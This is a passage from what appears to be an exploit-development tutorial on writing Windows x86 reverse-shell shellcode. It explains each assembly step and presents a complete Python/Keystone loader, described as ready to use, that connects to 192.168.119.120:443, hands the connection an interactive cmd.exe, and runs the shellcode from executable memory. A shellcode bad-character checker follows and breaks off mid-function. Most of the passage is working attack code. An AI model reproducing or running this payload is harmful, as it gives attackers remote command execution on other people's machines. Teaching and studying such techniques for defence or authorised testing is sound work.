A pointer to the sockaddr_in structure is then retrieved from ESP and stored in EDI using registerpush esp; pop edi to be used as the name parameter. The other additional parameters (lpCallerData, lpCalleeData, lpSQOS, and lpGQOS) are set to NULL, and the namelen value is set to 0x10 (16 bytes) according to the size of the sockaddr_in structure.
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   push  eax                       ;"  #   Push lpGQOS
    "   push  eax                       ;"  #   Push lpSQOS
    "   push  eax                       ;"  #   Push lpCalleeData
    "   push  eax                       ;"  #   Push lpCalleeData
    "   add   al, 0x10                  ;"  #   Set AL to 0x10
    "   push  eax                       ;"  #   Push namelen
    "   push  edi                       ;"  #   Push *name
    "   push  esi                       ;"  #   Push s = Socket handle (EDI)
    "   call dword ptr [ebp+0x24]       ;"  #   Call WSAConnect
All arguments or parameters are pushed onto the stack from right to left according to the function calling convention and once all parameters are ready, the WSAConnect is called to establish a connection to the destination server.
Create STARTUPINFOA
The next step is to prepare the process to be run on the target machine. Before calling the CreateProcessA function to run cmd.exe, we need to set up the STARTUPINFOA structure first.

This structure is used to configure how a process runs, including settings such as input/output handles, window display, and other attributes.
Following is the assembly code snippet and an explanation of the instructions for each parameter required in this process:
Redirect I/O to Socket Handle
    " create_startupinfoa:               "  #
    "   push  esi                       ;"  #   Push hStdError
    "   push  esi                       ;"  #   Push hStdOutput
    "   push  esi                       ;"  #   Push hStdInput
We chose this register because we previously saved the socket descriptor to ESI from the results of calling WSASocketA.
call_wsaconnect:
    mov   esi, eax    ; EAX = socket dari WSASocket
These three values (hStdInput, hStdOutput, and hStdError) are redirected to the socket, so that all input and output from the cmd.exe process is routed through the network connection. This allows an attacker to interact directly (via an interactive shell) through that socket.
Field Initialization
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   push  eax                       ;"  #   Push lpReserved2
    "   push  eax                       ;"  #   Push cbReserved2 & wShowWindow
The parameters lpReserved2, cbReserved2, and wShowWindow are set to NULL because they are not required in the reverse shell implementation.
Configure dwFlags (Avoid Null Bytes)
Next, we need to set the dwFlags field to the fixed value 0x100 (STARTF_USESTDHANDLES) so the system knows that we want to use the custom handle (socket) mentioned earlier. To avoid having null bytes in the shellcode opcode, we don’t directly use the mov eax, 0x100 instruction but instead sum the two values 0x80 + 0x80 = 0x100 using the add eax, ecx instruction.
    "   mov   al, 0x80                  ;"  #   Move 0x80 to AL
    "   xor   ecx, ecx                  ;"  #   NULL ECX
    "   mov   cx, 0x80                  ;"  #   Move 0x80 to CX
    "   add   eax, ecx                  ;"  #   Set EAX to 0x100
    "   push  eax                       ;"  #   Push dwFlags
Initializing Remaining Fields
After that, the remaining STARTUPINFOA member such as dwFillAttribute, dwYCountChars, and others can be set to NULL since they are not needed for reverse shell operations.
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   push  eax                       ;"  #   Push dwFillAttribute
    "   push  eax                       ;"  #   Push dwYCountChars
    "   push  eax                       ;"  #   Push dwXCountChars
    "   push  eax                       ;"  #   Push dwYSize
    "   push  eax                       ;"  #   Push dwXSize
    "   push  eax                       ;"  #   Push dwY
    "   push  eax                       ;"  #   Push dwX
    "   push  eax                       ;"  #   Push lpTitle
    "   push  eax                       ;"  #   Push lpDesktop
    "   push  eax                       ;"  #   Push lpReserved
Finalizing the Structure
Finally, the size of the STARTUPINFOA structure (0x44 or 68 in decimal) is pushed onto the stack and then popped onto the EDI register for use when calling CreateProcessA
    "   mov   al, 0x44                  ;"  #   Move 0x44 to AL
    "   push  eax                       ;"  #   Push cb
    "   push  esp                       ;"  #   Push pointer to the STARTUPINFOA structure
    "   pop   edi                       ;"  #   Store pointer to STARTUPINFOA in EDI
Here is the complete assembly code used to construct the STARTUPINFOA structure:
    " create_startupinfoa:               "  #
    "   push  esi                       ;"  #   Push hStdError
    "   push  esi                       ;"  #   Push hStdOutput
    "   push  esi                       ;"  #   Push hStdInput
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   push  eax                       ;"  #   Push lpReserved2
    "   push  eax                       ;"  #   Push cbReserved2 & wShowWindow
    "   mov   al, 0x80                  ;"  #   Move 0x80 to AL
    "   xor   ecx, ecx                  ;"  #   NULL ECX
    "   mov   cx, 0x80                  ;"  #   Move 0x80 to CX
    "   add   eax, ecx                  ;"  #   Set EAX to 0x100
    "   push  eax                       ;"  #   Push dwFlags
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   push  eax                       ;"  #   Push dwFillAttribute
    "   push  eax                       ;"  #   Push dwYCountChars
    "   push  eax                       ;"  #   Push dwXCountChars
    "   push  eax                       ;"  #   Push dwYSize
    "   push  eax                       ;"  #   Push dwXSize
    "   push  eax                       ;"  #   Push dwY
    "   push  eax                       ;"  #   Push dwX
    "   push  eax                       ;"  #   Push lpTitle
    "   push  eax                       ;"  #   Push lpDesktop
    "   push  eax                       ;"  #   Push lpReserved
    "   mov   al, 0x44                  ;"  #   Move 0x44 to AL
    "   push  eax                       ;"  #   Push cb
    "   push  esp                       ;"  #   Push pointer to the STARTUPINFOA structure
    "   pop   edi                       ;"  #   Store pointer to STARTUPINFOA in EDI
Building the Cmd.exe String
The next step is to construct and prepare the string cmd.exe on the stack, which will later be used as the lpCommandLine parameter when calling CreateProcessA, so that the process launched is the command prompt.
Here is the assembly implementation for constructing that string:
" create_cmd_string:                 "  #
"   mov   eax, 0xff9a879b           ;"  #   Move 0xff9a879b into EAX (Signed Negative) / ? -0x00657865
"   neg   eax                       ;"  #   Negate EAX, EAX = 00657865 (Prevent Null bytes)
"   push  eax                       ;"  #   Push part of the "exe\x00" string
"   push  0x2e646d63                ;"  #   Push the remainder of the "cmd." string
"   push  esp                       ;"  #   Push pointer to the "cmd.exe" string
"   pop   ebx                       ;"  #   Store pointer to the "cmd.exe" string in EBX
The string cmd.exe is constructed in reverse order (little-endian) directly on the stack. In this section, the value 0xff9a879b is chosen so that after being negated, the result becomes 0x00657865 which is the exe part of the string cmd.exe to produce the value exe\x00 without directly inserting a null byte into the opcode.
Finally, push esp and pop ebx are used to store a pointer to the string cmd.exe in the EBX register, which will be used as the lpCommandLine argument of CreateProcessA.
Calling CreateProcessA
Now that all the necessary components are in place, the final step is to call CreateProcessA to run the cmd.exe process with the configuration we set earlier. All input and output from the cmd.exe process will be routed through the socket we created, establishing a reverse shell.
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
This function requires 10 parameters, but for our reverse shell, we only need to fill in the necessary parameters, while the rest can be set to NULL.
-
lpCommandLine→ A pointer to a string containing the command to be executed by “cmd.exe”. This value was previously stored in theEBXregister when the string was created. -
bInheritHandles→ Must be set toTRUEso that our socket handle can be inherited by thecmd.exeprocess, ensuring communication via the socket continues. -
lpStartupInfo: Pointer to theSTARTUPINFOAstructure that already contains the socket handle settings for standard input, output, and error (This has been set up previously and stored in theEDIregister.) -
lpProcessInformation→ A pointer to thePROCESS_INFORMATIONstructure that will be populated by the API once the process is successfully created. -
Other parameters such as
lpApplicationName,lpProcessAttributes,lpThreadAttributes,dwCreationFlags,lpEnvironment, andlpCurrentDirectorycan be set toNULLas needed since they are not required in this context.
With all the parameters prepared, the next step is to push them onto the stack and call CreateProcessA using the address previously stored at [ebp+0x18].
Here is the assembly implementation for that process:
    " call_createprocessa:               "  #
    "   mov   eax, esp                  ;"  #   Move ESP to EAX
    "   xor   ecx, ecx                  ;"  #   NULL ECX
    "   mov   cx, 0x390                 ;"  #   Move 0x390 to CX
    "   sub   eax, ecx                  ;"  #   Substract CX from EAX to avoid overwriting the structure later
    "   push  eax                       ;"  #   Push lpProcessInformation
    "   push  edi                       ;"  #   Push lpStartupInfo
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   push  eax                       ;"  #   Push lpCurrentDirectory
    "   push  eax                       ;"  #   Push lpEnvironment
    "   push  eax                       ;"  #   Push dwCreationFlags
    "   inc   eax                       ;"  #   Increase EAX, EAX = 0x01 (TRUE)
    "   push  eax                       ;"  #   Push bInheritHandles
    "   dec   eax                       ;"  #   NULL EAX
    "   push  eax                       ;"  #   Push lpThreadAttributes
    "   push  eax                       ;"  #   Push lpProcessAttributes
    "   push  ebx                       ;"  #   Push lpCommandLine
    "   push  eax                       ;"  #   Push lpApplicationName
    "   call dword ptr [ebp+0x18]       ;"  #   Call CreateProcessA
Terminating the Process
The final step of this implementation is to execute the entire shellcode, then terminate the process using TerminateProcess as discussed in the previous section
    " exec_shellcode:                    "
    "   int3                            ;"  #   Breakpoint for Windbg (Disabled)
    "   xor   ecx, ecx                  ;"  #
    "   push  ecx                       ;"  #   uExitCode
    "   push  0xffffffff                ;"  #   hProcess
    "   call dword ptr [ebp+0x10]       ;"  #   Call TerminateProcess
Full Reverse Shellcode
This is the complete shell script compiled from the previous steps and ready to use:
import ctypes, struct
from keystone import *
# Placeholder for ASM Instruction
CODE = (
" start: " #
#" int3 ;" # Breakpoint for Windbg (Disabled)
# ----------------------------------------------------------------------------------
# Setup stack frame
# ----------------------------------------------------------------------------------
" mov ebp, esp ;"
" add esp, 0xfffff9f0 ;" # Allocate stack space (avoiding NULL bytes)
# ----------------------------------------------------------------------------------
# Find kernel32.dll base address using PEB walking
# ----------------------------------------------------------------------------------
" xor ecx, ecx ;" # ECX = 0
" mov esi, fs:[ecx + 0x30] ;" # ESI = PEB
" mov esi, [esi + 0x0C] ;" # ESI = PEB->Ldr (_PEB_LDR_DATA)
" mov esi, [esi + 0x1C] ;" # ESI = Ldr->InInitializationOrderModuleList
" next_module: ;"
" mov ebx, [esi + 0x08] ;" # EBX = DllBase (current module base address)
" mov edi, [esi + 0x20] ;" # EDI = BaseDllName (pointer to unicode string)
" mov esi, [esi] ;" # ESI = Flink (next entry in linked list)
" cmp [edi + 12*2], cx ;" # Compare: is this kernel32.dll? (12 chars * 2 bytes)
" jne next_module ;" # If not, continue to next module
# At this point, EBX contains kernel32.dll base address
# ----------------------------------------------------------------------------------
# Setup find_function routine
# ----------------------------------------------------------------------------------
" find_function_shorten: " #
" jmp find_function_shorten_bnc ;" # Short jump
" find_function_ret: " #
" pop esi ;" # POP the return address from the stack
" mov [ebp+0x04], esi ;" # Save find_function address for later usage
" jmp resolve_symbols_kernel32 ;" #
" find_function_shorten_bnc: " #
" call find_function_ret ;" # Relative CALL with negative offset
# ----------------------------------------------------------------------------------
# find_function routine (Hash-based API resolution)
# ----------------------------------------------------------------------------------
" find_function: " #
" pushad ;" # Save all registers
# Base address of library to search is in EBX from
# Previous step (find_kernel32)
" mov eax, [ebx+0x3c] ;" # Offset to PE Signature
" mov edi, [ebx+eax+0x78] ;" # Export Table Directory RVA
" add edi, ebx ;" # Export Table Directory VMA
" mov ecx, [edi+0x18] ;" # NumberOfNames
" mov eax, [edi+0x20] ;" # AddressOfNames RVA
" add eax, ebx ;" # AddressOfNames VMA
" mov [ebp-4], eax ;" # Save AddressOfNames VMA for later
" find_function_loop: " #
" jecxz find_function_finished ;" # Jump to the end if ECX is 0
" dec ecx ;" # Decrement our names counter
" mov eax, [ebp-4] ;" # Restore AddressOfNames VMA
" mov esi, [eax+ecx*4] ;" # Get the RVA of the symbol name
" add esi, ebx ;" # Set ESI to the VMA of the current symbol name
# ----------------------------------------------------------------------------------
# Compute hash using ROR13 algorithm
# ----------------------------------------------------------------------------------
" compute_hash: " #
" xor eax, eax ;" # NULL EAX
" cdq ;" # NULL EDX
" cld ;" # Clear direction
" compute_hash_again: " #
" lodsb ;" # Load the next byte from esi into al
" test al, al ;" # Check for NULL terminator
" jz compute_hash_finished ;" # If the ZF is set, we've hit the NULL term
" rol edx, 0x13 ;" # Rotate edx 13 bits to the right
" add edx, eax ;" # Add the new byte to the accumulator
" jmp compute_hash_again ;" # Next iteration
" compute_hash_finished: " #
# ----------------------------------------------------------------------------------
# Compare hash and resolve function address
# ----------------------------------------------------------------------------------
" find_function_compare: " #
" cmp edx, [esp+0x24] ;" # Compare the computed hash with the requested hash
" jnz find_function_loop ;" # If it doesn't match go back to find_function_loop
" mov edx, [edi+0x24] ;" # AddressOfNameOrdinals RVA
" add edx, ebx ;" # AddressOfNameOrdinals VMA
" mov cx, [edx+2*ecx] ;" # Extrapolate the function's ordinal
" mov edx, [edi+0x1c] ;" # AddressOfFunctions RVA
" add edx, ebx ;" # AddressOfFunctions VMA
" mov eax, [edx+4*ecx] ;" # Get the function RVA
" add eax, ebx ;" # Get the function VMA
" mov [esp+0x1c], eax ;" # Overwrite stack version of eax from pushad
" find_function_finished: " #
" popad ;" # Restore registers
" ret ;" #
# ----------------------------------------------------------------------------------
# Resolve symbols from kernel32.dll
# ----------------------------------------------------------------------------------
" resolve_symbols_kernel32: "
" push 0x78b5b983 ;" # TerminateProcess hash
" call dword ptr [ebp+0x04] ;" # Call find_function
" mov [ebp+0x10], eax ;" # Save TerminateProcess address for later usage
" push 0xec0e4e8e ;" # LoadLibraryA hash
" call dword ptr [ebp+0x04] ;" # Call find_function
" mov [ebp+0x14], eax ;" # Save LoadLibraryA address for later usage
" push 0x16b3fe72 ;" # CreateProcessA hash
" call dword ptr [ebp+0x04] ;" # Call find_function
" mov [ebp+0x18], eax ;" # Save CreateProcessA address for later usage
# ----------------------------------------------------------------------------------
# Load ws2_32.dll for Windows Sockets
# ----------------------------------------------------------------------------------
" load_ws2_32: " #
" xor eax, eax ;" # NULL EAX
" mov ax, 0x6c6c ;" # Move the end of the string in AX
" push eax ;" # Push EAX on the stack with string NULL terminator
" push 0x642e3233 ;" # Push part of the string on the stack
" push 0x5f327377 ;" # Push another part of the string on the stack
" push esp ;" # Push ESP to have a pointer to the string
" call dword ptr [ebp+0x14] ;" # Call LoadLibraryA
# ----------------------------------------------------------------------------------
# Resolve Windows Sockets Function from ws2_32.dll
# ----------------------------------------------------------------------------------
" resolve_symbols_ws2_32: "
" mov ebx, eax ;" # Move the base address of ws2_32.dll to EBX
" push 0x3bfcedcb ;" # WSAStartup hash
" call dword ptr [ebp+0x04] ;" # Call find_function
" mov [ebp+0x1C], eax ;" # Save WSAStartup address for later usage
" push 0xadf509d9 ;" # WSASocketA hash
" call dword ptr [ebp+0x04] ;" # Call find_function
" mov [ebp+0x20], eax ;" # Save WSASocketA address for later usage
" push 0xb32dba0c ;" # WSAConnect hash
" call dword ptr [ebp+0x04] ;" # Call find_function
" mov [ebp+0x24], eax ;" # Save WSAConnect address for later usage
# ----------------------------------------------------------------------------------
# Call WSAStartup
# ----------------------------------------------------------------------------------
" call_wsastartup: " #
" mov eax, esp ;" # Move ESP to EAX
" mov cx, 0x590 ;" # Move 0x590 to CX
" sub eax, ecx ;" # Substract CX from EAX to avoid overwriting the structure later
" push eax ;" # Push lpWSAData
" xor eax, eax ;" # NULL EAX
" mov ax, 0x0202 ;" # Move version to AX
" push eax ;" # Push wVersionRequired
" call dword ptr [ebp+0x1C] ;" # Call WSAStartup
# ----------------------------------------------------------------------------------
# Call WSASocketA
# ----------------------------------------------------------------------------------
" call_wsasocketa: " #
" xor eax, eax ;" # Clear EAX (NULL)
" push eax ;" # Push dwFlags = NULL
" push eax ;" # Push g = NULL
" push eax ;" # Push lpProtocolInfo
" mov al, 0x06 ;" # Move AL, IPPROTO_TCP (AL = IPPROTO_TCP (6)
" push eax ;" # Push protocol = 6
" sub al, 0x05 ;" # AL = 6 - 5 = 1 (SOCK_STREAM)
" push eax ;" # Push type = 1
" inc eax ;" # Increase EAX, EAX = 0x02
" push eax ;" # Push af
" call dword ptr [ebp+0x20] ;" # Call WSASocketA
# ----------------------------------------------------------------------------------
# Call WSAConnect
# ----------------------------------------------------------------------------------
" call_wsaconnect: " #
" mov esi, eax ;" # Move the SOCKET descriptor to ESI
" xor eax, eax ;" # NULL EAX
" push eax ;" # Push sin_zero[]
" push eax ;" # Push sin_zero[]
" push 0xc52da8c0 ;" # Push sin_addr (192.168.119.120)
" mov ax, 0xbb01 ;" # Move the sin_port (443) to AX
" shl eax, 0x10 ;" # Left shift EAX by 0x10 bytes
" add ax, 0x02 ;" # Add 0x02 (AF_INET) to AX
" push eax ;" # Push sin_port & sin_family
" push esp ;" # Push pointer to the sockaddr_in structure
" pop edi ;" # Store pointer to sockaddr_in in EDI
" xor eax, eax ;" # NULL EAX
" push eax ;" # Push lpGQOS
" push eax ;" # Push lpSQOS
" push eax ;" # Push lpCalleeData
" push eax ;" # Push lpCalleeData
" add al, 0x10 ;" # Set AL to 0x10
" push eax ;" # Push namelen
" push edi ;" # Push *name
" push esi ;" # Push s
" call dword ptr [ebp+0x24] ;" # Call WSAConnect
# ----------------------------------------------------------------------------------
# Setup StartupInfoA Structure
# ----------------------------------------------------------------------------------
" create_startupinfoa: " #
" push esi ;" # Push hStdError
" push esi ;" # Push hStdOutput
" push esi ;" # Push hStdInput
" xor eax, eax ;" # NULL EAX
" push eax ;" # Push lpReserved2
" push eax ;" # Push cbReserved2 & wShowWindow
" mov al, 0x80 ;" # Move 0x80 to AL
" xor ecx, ecx ;" # NULL ECX
" mov cx, 0x80 ;" # Move 0x80 to CX
" add eax, ecx ;" # Set EAX to 0x100
" push eax ;" # Push dwFlags
" xor eax, eax ;" # NULL EAX
" push eax ;" # Push dwFillAttribute
" push eax ;" # Push dwYCountChars
" push eax ;" # Push dwXCountChars
" push eax ;" # Push dwYSize
" push eax ;" # Push dwXSize
" push eax ;" # Push dwY
" push eax ;" # Push dwX
" push eax ;" # Push lpTitle
" push eax ;" # Push lpDesktop
" push eax ;" # Push lpReserved
" mov al, 0x44 ;" # Move 0x44 to AL
" push eax ;" # Push cb
" push esp ;" # Push pointer to the STARTUPINFOA structure
" pop edi ;" # Store pointer to STARTUPINFOA in EDI
# ----------------------------------------------------------------------------------
# Build Cmd.exe String for Call
# ----------------------------------------------------------------------------------
" create_cmd_string: " #
" mov eax, 0xff9a879b ;" # Move 0xff9a879b into EAX (Signed Negative) / ? -0x00657865
" neg eax ;" # Negate EAX, EAX = 00657865 (Prevent Null bytes)
" push eax ;" # Push part of the "exe\x00" string
" push 0x2e646d63 ;" # Push the remainder of the "cmd." string
" push esp ;" # Push pointer to the "cmd.exe" string
" pop ebx ;" # Store pointer to the "cmd.exe" string in EBX
# ----------------------------------------------------------------------------------
# Call CreateProcessA to execute Reverse Shell
# ----------------------------------------------------------------------------------
" call_createprocessa: " #
" mov eax, esp ;" # Move ESP to EAX
" xor ecx, ecx ;" # NULL ECX
" mov cx, 0x390 ;" # Move 0x390 to CX
" sub eax, ecx ;" # Substract CX from EAX to avoid overwriting the structure later
" push eax ;" # Push lpProcessInformation
" push edi ;" # Push lpStartupInfo
" xor eax, eax ;" # NULL EAX
" push eax ;" # Push lpCurrentDirectory
" push eax ;" # Push lpEnvironment
" push eax ;" # Push dwCreationFlags
" inc eax ;" # Increase EAX, EAX = 0x01 (TRUE)
" push eax ;" # Push bInheritHandles
" dec eax ;" # NULL EAX
" push eax ;" # Push lpThreadAttributes
" push eax ;" # Push lpProcessAttributes
" push ebx ;" # Push lpCommandLine
" push eax ;" # Push lpApplicationName
" call dword ptr [ebp+0x18] ;" # Call CreateProcessA
# ----------------------------------------------------------------------------------
# Terminate current process
# ----------------------------------------------------------------------------------
" exec_shellcode: "
" xor ecx, ecx ;" #
" push ecx ;" # uExitCode
" push 0xffffffff ;" # hProcess
" call dword ptr [ebp+0x10] ;" # Call TerminateProcess
# ----------------------------------------------------------------------------------
)
print("[*] Initializing Keystone Engine...")
# Setup Keystone for x86 32-bit architecture
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)
print("[+] Encoded %d instructions" % count)
# Encoding to Bytearray
sh = b""
for e in encoding:
sh += struct.pack("B", e)
shellcode = bytearray(sh)
print("[*] Allocating executable memory...")
# VirtualAlloc: Alokasi memori dengan permission RWX
# 0x3000 = MEM_COMMIT | MEM_RESERVE
# 0x40 = PAGE_EXECUTE_READWRITE
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
ctypes.c_int(len(shellcode)),
ctypes.c_int(0x3000),
ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
# Copy shellcode to allocated memory address
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),
buf,
ctypes.c_int(len(shellcode)))
print("[+] Shellcode at address: %s" % hex(ptr))
input("\n[>] Press ENTER to execute...")
# Execute shellcode in a new thread
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
ctypes.c_int(0),
ctypes.c_int(ptr),
ctypes.c_int(0),
ctypes.c_int(0),
ctypes.pointer(ctypes.c_int(0)))
# Wait for thread completion
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht), ctypes.c_int(-1))
print("[+] Execution completed!")Handling Badchars in Shellcode
If during exploitation, the shellcode may contain bad characters which cause the payload to fail when the application is executed. Therefore, we need to re-customize the instructions we created by using an alternative instruction register that produces the same value without generating those characters.

To help identify bad characters in our shellcode, we can use the following script, which I’ve customized to match each byte against a list of common bad characters or a specific list you’ve identified during the fuzzing process.
Automated Bad Character Identification
import re
import os
import ctypes
import struct
import argparse
import subprocess

from keystone import Ks, KS_ARCH_X86, KS_MODE_32, KsError

# Try to import Capstone for disassembly
try:
    from capstone import Cs, CS_ARCH_X86, CS_MODE_32
    CAPSTONE_AVAILABLE = True
except ImportError:
    CAPSTONE_AVAILABLE = False

# Enable ANSI colors on Windows
if os.name == 'nt':
    kernel32 = ctypes.windll.kernel32
    kernel32.SetConsoleMode(kernel32.GetStdHandle(-11), 7)

# ANSI Color Codes (Global Constants)
RED = '\033[91m'
YELLOW = '\033[93m'
GREEN = '\033[92m'
RESET = '\033[0m'

# Defines how far to the right the opcodes are printed
SPACE_WIDTH = 30

ccode = [

[Paster here the assm code here]

]
def print_section_title(section_title: str) -> None:
    print()
    print("*" * len(section_title))
    print(section_title)
    print("*" * len(section_title))
    print()

def format_badchars(badchars: str) -> list:
    # Takes the string input and creates a list of bad characters
    badchars_list = []
    if badchars:
        # remove the first empty list item
        temp = badchars.split("\\x")[1:]
    else:
        temp = []
    for entry in temp:
        badchars_list.append("\\x" + entry.lower())
    return badchars_list

def gen_ndisasm(code: list, base_address: str) -> list:
    # This will run the shellcode through ndisasm to produce opcodes.
    # This is needed for relative calls/jumps, etc because Keystone won't output
    # the opcodes for these relative calls, but ndisasm will.
    #
    # Once we have the nisasm output we split it into three parts, the address, opcode and
    # plain-text in instruction.
    #
    # The function returns a list of dictionaries with those three parts.
    #
    # base_address: String, e.g. "0x010000F8"
    results = []
    encoding, _ = compile_code(code)
    sh = b""
    for e in encoding:
        sh += struct.pack("B", e)
    shellcode = bytearray(sh)
    cmd = f"ndisasm -u -p intel -o {base_address} -"
    with subprocess.Popen(
        cmd.split(), stdin=subprocess.PIPE, stdout=subprocess.PIPE
    ) as p:
        output = p.communicate(input=shellcode)[0].decode()
    lines = output.splitlines()
    pattern = r"^([0-9,A-Z]{8})\b\s+([0-9,A-Z]+)\b\s+(.*?)$"
    for line in lines:
        m = re.search(pattern, line)
        opcodes = m.group(2)
        # Split the opcodes by 2 characters
        opcodes = [opcodes[i : i + 2] for i in range(0, len(opcodes), 2)]  # noqa
        # Add in the '\x' to each and join them
        opcodes = "".join(["\\x" + i.lower() for i in opcodes])
        results.append(
            {"address": m.group(1), "opcodes": opcodes, "instruction": m.group(3)}
        )
    return results

def format_print_line(inst, opcode, counts, ndisasm_results, badchars):
    count = counts[0]
    function_count = counts[1]
    # Function name
    if ":" in inst:
        output = ""
        function_count += 1
        if count != 1:
            output = "\r\n"
        if os.name == "posix":
            output += f"{' ' * 9} {inst}"
        else:
            output += f"{inst}"
        return output, function_count

    spaces = SPACE_WIDTH - len(inst)
    if os.name == "posix":
        #print(count)
        #print(function_count)
        # print(ndisasm_results)
        index = ndisasm_results[count - function_count - 1]
        nd_opcode = index

    # Relative call - use output from ndisasm
    if os.name == "posix":
        if opcode == "":
            opcode = nd_opcode["opcodes"]

    # Define line to print
    if os.name == "posix":
        output = f"{nd_opcode['address']}; {inst} {' ' * spaces} {opcode}"
    else:
        output = f"{inst} {' ' * spaces} {opcode}"

    # Check for bad chars
    contains_badchars = [ele for ele in badchars if ele in opcode]
    if contains_badchars:
        bspaces = SPACE_WIDTH - len(opcode)
        output += f"{' ' * bspaces} *** {','.join(contains_badchars)}"
    return output, function_count

def print_opcodes(code: list, badchars: list, base_address: str) -> None:
    # Prints out a table with the columns: address, instructions, opcodes and badchars.
    # Uses keystone output for all but the dynamic instructions. For dynamic instructions
    # the code uses `ndisasm`.

    ndisasm_results = []

    # Generate ndisasm results for relative opcodes
    if os.name == "posix":
        if base_address.startswith("0x"):
            base_address = int(base_address[2:], 16)
        else:
            base_address = int(base_address, 16)
        ndisasm_results = gen_ndisasm(code, base_address)
    # Generate opcodes using keystone

    opcodes = gen_opcodes(code)
    # Generate bad characters
    badchars = format_badchars(badchars)

    # Print headings
    print_section_title("Instructions/Opcodes/BadChars:")
    if os.name == "posix":
        print(f"Using a base address of: {base_address:#0{10}x}")

    # Setup counters
    count = 0
    function_count = 0

    # Loop through each line of instruction and print out the associated info
    for inst, opcode in opcodes:
        count += 1
        output, function_count = format_print_line(
            inst, opcode, (count, function_count), ndisasm_results, badchars
        )

        # print line
        print(output)

def gen_opcodes(code: list) -> list:
    # Returns a list of tuple of instruction, and opcodes (if available)
    ks = Ks(KS_ARCH_X86, KS_MODE_32)
    results = []
    for inst in code:
        try:
            encoding, _ = ks.asm(inst)
        except KsError:
            inst_op = (inst, "")
        else:
            result = []
            for x in encoding:
                result.append(f"\\x{x:02x}")
            inst_op = (inst, "".join(result))
        results.append(inst_op)
    return results

def print_shellcode(code: list, badchars: str) -> None:
    # encode shellcode
    encoding, count = compile_code(code)

    # section information
    print("=" * 130)
    print(f"Encoded {count} instructions and Shellcode size: {len(encoding)} bytes")
    print("=" * 130)

    # format opcodes
    shell_hex = "".join([f"\\x{e:02x}" for e in encoding])

    # split code into chunks of 16
